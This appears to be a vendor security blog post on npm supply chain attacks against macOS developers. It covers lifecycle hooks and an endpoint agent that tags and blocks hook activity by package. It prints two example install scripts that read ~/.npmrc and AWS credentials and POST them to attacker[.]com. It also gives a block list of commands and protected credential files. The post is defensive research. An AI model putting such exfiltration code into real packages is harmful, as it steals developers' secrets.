npm supply chain attacks targeting macOS developers have accelerated sharply over the last twelve months. Be it credential harvesting, worm propagation, or second-stage payload execution - or a combination thereof - campaigns like Shai-Hulud, the TanStack compromise, and the Axios package compromise all exploit the same surface: a malicious install script embedded in a dependency. These scripts run silently during npm install, giving attackers a foothold on the developer’s machine from which to achieve their objectives.
There are several stages across the lifecycle of a package install in which malicious content can be introduced. Fortunately, the npm binary itself provides some useful signals about what is being executed and when.
Through research into npm’s lifecycle internals, Phorion identified environment variables that npm injects into every hook - one rich enough to identify not just that a hook is running, but which hook, which package, and which version. The same tagging drives both context for hunts and detections, and precise behavior-scoped protections that safeguard credentials, block second-stage download, and prevent worm propagation - without disrupting normal development workflows.
This post explores the recent wave of npm supply chain campaigns, walks through Phorion’s npm lifecycle research, and shows how it powers both better detection data and surgical in-line blocking.
The Threat Landscape
Supply chain attacks leveraging weaponised NPM packages have exploded in popularity over the last year - to name just a few of the most notable campaigns:
| Campaign | Hook Used | Technique |
|---|---|---|
| Shai-Hulud Sep 2025 | postinstall | Self-replicating worm that harvested .npmrc tokens, cloud provider keys, and GitHub PATs.Used stolen npm tokens to authenticate and publish infected versions of the victim's own packages, spreading exponentially across the registry. Compromised hundreds of packages including the widely-used @ctrl/tinycolor. |
| Shai-Hulud 2.0 Nov 2025 | preinstall | Switched to a preinstall script with a payload disguised as a Bun installer (setup_bun.js).If credential theft failed, destructively wiped the victim's home directory. Compromised packages from AsyncAPI, Zapier, PostHog, and Postman. |
| CanisterWorm/ TeamPCP Mar 2026 | postinstall | Node.js postinstall loader installed a persistent Python backdoor via systemd.The worm's deploy.js script enumerated all packages a stolen token could publish and infected latest versions.Later evolved to propagate by scraping .npmrc files and npm environment variables for tokens during postinstall. |
| Axios Mar 2026 | postinstall | Compromised maintainer account on Axios (~100M weekly downloads) with a postinstall hook deployed platform-specific RATs for Windows, macOS, and Linux.The dropper performed anti-forensic cleanup, deleting itself and swapping package.json with a clean copy to erase evidence. Attributed to DPRK-linked UNC1069. |
| Mini Shai-Hulud TanStack May 2026 | prepare | 84 malicious versions across 42 @tanstack/* packages were published after a GitHub Actions cache-poisoning and OIDC token-extraction chain.Malicious versions, with credential theft and worm-like propagation, used an optionalDependencies pointer to an orphan commit that executed a payload via prepare.Incident details were confirmed in TanStack's postmortem. |
While we’ve seen attacker objectives diversify in recent incidents, the pattern is consistent: compromise a package or maintainer account, weaponise a lifecycle hook, and execute arbitrary code on every machine that installs it.
A Lifecycle Hook Crash Course
npm supports a broad range of lifecycle scripts - from prepack and prepare to test and restart. However, the scripts that matter for supply chain attacks are the ones that execute automatically during dependency installation without any explicit action from the developer.
The full lifecycle order during npm install (or npm ci) is:
| Order | Script | When It Runs |
|---|---|---|
| 1 | preinstall | Runs on every install from the registry, before the package's own dependencies are resolved |
| 2 | install | Runs on every install. If absent, npm falls back to node-gyp rebuild when a binding.gyp is present, the native-compilation path |
| 3 | postinstall | Runs on every install, after the package and its dependencies are in place; the most commonly weaponised hook |
| 4 | prepublish | Deprecated. Historically ran on both npm install and npm publish |
| 5 | preprepare | Runs immediately before prepare, in the same contexts |
| 6 | prepare | Runs on local installs (path or git dependencies) and before npm publish |
| 7 | postprepare | Runs immediately after prepare, in the same contexts |
From a supply chain perspective, the most commonly weaponised stages are preinstall, install, postinstall, and prepare. prepare is particularly relevant for git dependencies, seen in-the-wild as part of another related attack vector - backdoored coding tests.
Any npm package can define these scripts in its package.json:
{
  "name": "lifecycle-canary",
  "version": "1.0.0",
  "scripts": {
    "preinstall": "echo 'About to install'",
    "postinstall": "node setup.js"
  }
}
Though not the only weaponisation option, lifecycle hooks are a particularly common target because they’re a light-touch way to add immediate execution to a package. An attacker doesn’t need to understand the package’s internal logic, find a reachable code path, or modify an existing installation process; they can add their premade malicious script and point to it from package.json.
Since developers (and automated CI processes) are unlikely to review changes to lifecycle hooks for every dependency update, this ‘drop-in’ approach can prove effective.
Weaponisation
Once execution is wired into a lifecycle hook, malicious code runs in the user’s context, with full access to their environment and filesystem.
With recent incidents like Shai-Hulud and the Axios package compromise leveraging JavaScript executed via node, we can see permutations of malicious script content (once deobfuscated) that achieves its objectives by shelling out to native tools (curl, cat):
const { execSync } = require('child_process');
const os = require('os');

const credentialPaths = [
  `${os.homedir()}/.npmrc`,
  `${os.homedir()}/.aws/credentials`,
  ...
];

const stolen = credentialPaths.map(path => ({
  path,
  content: execSync(`cat "${path}" 2>/dev/null || true`).toString(),
}));

execSync(`curl -X POST -d '${JSON.stringify(stolen)}' https://attacker[.]com/collect`);
Or by using Node’s built-in APIs for file access and network requests:
const fs = require('fs');
const https = require('https');
const os = require('os');

const credentialPaths = [
  `${os.homedir()}/.npmrc`,
  `${os.homedir()}/.aws/credentials`,
  ...
];

const stolen = credentialPaths
  .filter(path => fs.existsSync(path))
  .map(path => ({ path, content: fs.readFileSync(path, 'utf8') }));

const request = https.request('https://attacker[.]com/collect', { method: 'POST' });
request.end(JSON.stringify(stolen));
The diagram below generalises this into the three outcomes we care about: credential access, data exfiltration, and second-stage effects like worm propagation.

Even in simplified form, these script examples show why lifecycle-hook attacks are awkward to defend with the likes of file events or process relationships alone.
Sometimes the suspicious activity appears as node spawning cat or curl; other times the same credential access and network exfiltration happen entirely inside the Node.js process.
In either case, detection and prevention still requires walking back up the process tree to determine whether the activity originated from an npm install or npm ci event and, even then, that provides no context about the specific package or lifecycle phase.
npm Environment Variables
When npm runs a lifecycle script, it injects a set of environment variables into the shell process, prefixed with npm_, including:
npm_command=install
npm_lifecycle_event=postinstall
npm_package_name=example-package
npm_package_version=1.2.3
The critical variable here is npm_lifecycle_event, telling any process in the tree exactly which hook phase is currently executing.
These environment variables are inherited by child processes via execve(). When a postinstall script spawns a curl based one-liner, for example, that process inherits the full npm environment - including npm_lifecycle_event=postinstall. This inheritance is transitive: no matter how deep the process tree goes via direct fork/exec, every descendant carries the variable.
This is where it gets interesting for defenders.
From Environment Variable to Full Activity Tagging
Apple’s Endpoint Security Framework (ESF) delivers detailed information about every process execution on the system, including the full environment of the new process at the point of execve().
The Phorion agent inspects that environment and, if it finds an npm_lifecycle_event, extracts the lifecycle phase along with npm_package_name and npm_package_version, and tags the process with a behavior label.
Because npm’s environment variables propagate across execve(), every descendant in the lifecycle hook’s process tree arrives at ESF carrying them too, so the same metadata can be derived for the curl an obfuscated postinstall script reaches several layers down:
{
  "event_type": "ProcessExec",
  "signing_id": "com.apple.curl",
  "process_args": ["curl", "-X", "POST", "-d", "...", "https://attacker[.]com/collect"],
  "behavior": ["NpmPostInstall"],
  "enrichments": {
    "npm": {
      "lifecycle_event": "postinstall",
      "package_name": "lifecycle-canary",
      "package_version": "1.0.0"
    }
  },
  ...
}
This enriches context from “curl made a POST request” to “curl made a POST request during the postinstall of lifecycle-canary@1.0.0” - actionable detail for both targeted detection and incident response. It makes retrospective hunting straightforward: when a vulnerable or compromised package is disclosed, you can pivot directly from the package name and affected versions to every instance of execution across the entire fleet.
Subsequent file reads, network connections, and DNS queries don’t carry an environment of their own, however. To bridge that gap, Phorion propagates the earliest occurrence of the behavior tag and lifecycle metadata in-agent across the process tree. This gives a comprehensive picture of the lifecycle hook’s activity, with a further benefit: the lifecycle code cannot evade detection by tampering with environment variables in later stages of its execution.
The result is a complete map of the lifecycle hook’s activity across every descendant and every event type. The read of ~/.aws/credentials, the lookup of an attacker-controlled domain, and the curl that POSTs the data all carry the relevant lifecycle tag.
Protections Built on This Signal
The behavior tagging is valuable as enrichment alone - but the same signal can be used to block in-line. Phorion’s Protections provide comprehensive rules that deny specific file accesses and process executions under tightly-scoped conditions.
Because the trigger here is the behavior, not a specific binary, parent process or path - the rules can be incredibly precise about what is blocked and when. For npm lifecycle hooks, this means:
Process Execution Controls
Certain binaries and accompanying arguments have no legitimate reason to execute during the covered npm lifecycle stages. Among others, Phorion blocks the below activities outright:
| Blocked Activity | Rationale |
|---|---|
osascript | AppleScript execution - used for credential phishing dialogs and JXA-based execution |
pbpaste | Clipboard sniffing for credential harvesting |
rm -rf | Prevent destructive file operations, seen used as a “dead-man’s switch”, during lifecycle hooks |
npm publish | Self-propagation - prevent the publishing of further infected packages to spread across the registry |
open | Launch applications - used to bypass lifecycle hook protections by detaching processes |
The npm publish block is particularly significant. Several of the campaigns described above - Shai-Hulud, Shai-Hulud 2.0, and CanisterWorm - are self-propagating worms. They steal npm tokens during lifecycle hooks and use them to publish infected versions of the victim’s own packages, turning every compromised developer into a distribution vector. Blocking npm publish during lifecycle hooks directly breaks this propagation chain.
The open block is worth highlighting too. /usr/bin/open doesn’t exec() its target - it asks LaunchServices to spawn it, which severs the new process from the npm process tree and, with it, the inherited npm_lifecycle_event environment.
As with all other Phorion Protections, these are fully configurable, individually toggleable rules. An organisation that genuinely needs Python, for example, during npm lifecycle execution (e.g., for node-gyp native compilation) can disable that specific rule while keeping the others active.
File Access Controls
Beyond blocking dangerous processes, Phorion prevents lifecycle hook code from reading sensitive credential files. This targets the most common objective of npm supply chain attacks - stealing secrets.
When a process tagged with an npm lifecycle behavior attempts to open sensitive files, the access is denied. To name a few, this includes:
| Protected File | Contents |
|---|---|
~/.npmrc | npm registry authentication tokens |
~/.git-credentials | Plaintext git HTTPS credentials |
~/.pypirc | PyPI registry tokens |
~/.aws/credentials | AWS IAM access keys and secret keys |
~/.terraform.d/credentials.tfrc.json | Terraform Cloud API tokens |
~/.docker/config.json | Container registry auth tokens |
The CLI tools and scripts that otherwise use these credentials during development and deployment workflows will continue to work as normal outside of lifecycle hooks, but any attempt to access them during a hook is blocked.
Conclusion
Research into npm’s lifecycle internals turned a small environment-variable surface into a strong defensive signal. By inspecting the environment and propagating the resulting behavior tag and package metadata in-agent across the process tree, Phorion ties every downstream file, network and DNS event back to the specific lifecycle hook and package that triggered it. That precision pays off in two ways.
In the data, every process, file, network, and DNS event carries the lifecycle phase and package metadata. Hunts pivot directly from a compromised package to every affected execution across the fleet, with no manual process-tree walking required. Which files did it access? What did it download? Which domains did it query? All visible with a single search query.
In the protections, the same behavior tagging scopes what could otherwise be over-broad blocks. curl, npm publish and osascript stay available to the developer who needs them, but lose the ability to run under a lifecycle hook where they have no legitimate purpose.
Protections are available now to front-runner Phorion customers.
Get in touch to arrange a demo.